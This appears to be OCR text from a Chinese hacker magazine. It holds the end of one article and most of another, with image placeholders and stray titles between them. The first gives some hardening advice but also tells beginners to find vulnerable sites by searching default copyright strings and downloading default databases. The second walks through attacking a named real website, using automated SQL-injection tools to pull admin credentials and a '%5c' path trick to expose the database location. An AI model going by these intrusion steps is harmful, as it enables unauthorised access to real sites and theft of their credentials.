


图 7


其实一切的问题就出在对方的数据库没有改变默认的名称及路径，就算你有再复杂的数据库名称又有什么用呢？而且该系统的数据库本身已经做了防下载处理，只需要把数据库的扩展名简单的改成.asp即可，这样许多菜菜们就无法下载数据库了。另外就是管理员的密码也是纯数字的，密码强度明显不够，真正强壮的的后台管理员密码应该是数字、大小写字母、特殊符号相结合，而且要11位以上的，例如“myGrijgqQ9NX5ah@”，这样就算有再好的md5破解利器，破解的成功机率也小得可怜。

最后一个问题就是网站的默认版权，把程序下载下来的第一件事就是把所有的默认版权改名，因为漏洞每天都在诞生，利用漏洞入侵的第一步就是要搜索存在漏洞的网站，而搜索对应的版权就可以对号入座。其实以上问题，也是国内许多网站所普遍存在的安全问题！

本文也给那些刚接触黑客技术不久的菜菜们指出了一种思路，就是多看源码，利用搜索引擎搜索默认版权来找到目标网站，然后试着下载默认数据库，如果水平高点的话还可以继续分析它的代码，找到注入或者跨站攻击的漏洞，有的放矢，这样才会得到预期满意的效果！



菜鸟也来 入侵传奇私服网站



中国资产价格信息网的三处漏洞

HaJunEcK[F.W.S.T]

今天也就闲着无聊吧，随便找了个网站来入侵，谁知道受益非浅，发现了这一套程序的多处漏洞，看来现在许多编写asp代码的程序员还是挺不负责任的，为此感到悲哀。

首先进入目标网站，不用说，很多朋友就是拿起旁注工具狂扫，试图获取webshell，或者直接得到别人的diy.asp，就好像当初空口令、系统漏洞火爆入侵的时候，大家拿着Win2000自动攻击器天天挂着扫一样。可是我要提醒大家哦，有许多黑客在入侵网站后，故意留下diy.asp这么一个文件，大家别以为捡到宝了，那么容易就得到一个旁注工具自带的免杀webshell，殊不知这是对方别有用心早已经在这个页面上挂了马儿了。

1.漏洞——注入

好了，由于我是针对这个目标网站来找漏洞，而不是为了入侵而入侵，所以就不考虑旁注了。直接拿出注入工具来找注入点吧，这毕竟比我们手工找要方便多了，先把主页直接提交给注入工具去扫注入点，不一会儿，注入点扫出来了，如图1。




图 1

然后我们来猜测它的数据表以及用户名和密码，点击“SQL注入”，再选择“SQL注入猜解检测”，然后把注入点填写上，点击“开始检测”按钮，当看见回显框提示“恭喜，该URL可以注入！数据库型：Access数据库”，则代表我们成功了，然后就是一系列的自动化操作，“猜解表名”->“猜解列名”->“猜解内容”，如图2。




图 2

用户名及密码虽然猜解出来了，可是我有点儿失望，因为密码是加密了的，我们可以把这个md5加密的密码跑出来，然后再把后台扫出来登录就ok了。这里我只提供了思路，因为破解这种密码，有时凭的并不是技术，而是运气，倘若对方的密码非常强壮，那就只能怪自己不够幸运了。

2.漏洞——暴库

暴库前我们先对自己的浏览器做一个简单的设置，否则看不到暴库的结果。步骤：打开ie浏览→工具→internet选项→高级，把“显示友好HTTP错误信息”前面的勾给去掉（因为这个选项可是默认情况下选择了的（如图3）。




图 3

我们都知道，把网址址中的“/”换成“%5c”，然后提交，就是实现暴库的方法。那么原理呢，这里我们简单了解一下吧。“%5c”暴库，它并不是网页本身的漏洞，而是利用了IIS解码方式中的一个特性，如果IIS安全设置不周全，而网页设计者未考虑IIS错误，就会被人利用。应用对象：并不是所有网址都有效，需要“asp?id=”这样的网页地址（表示有调用数据库的行为），如果你确认这个网页有调用数据库的，后面不是这样的也可以，比如chklogin.asp等。好了，了解到此，看我们如何来实现。我们打开网站的“视觉资源”，默认的是/downl/目录，然后随便打开一个页面，把最后的那个斜杠“/”替换为“%5c”，嘿嘿，数据库地址立刻暴出来了（如图4）。




图 4

一个人的战争

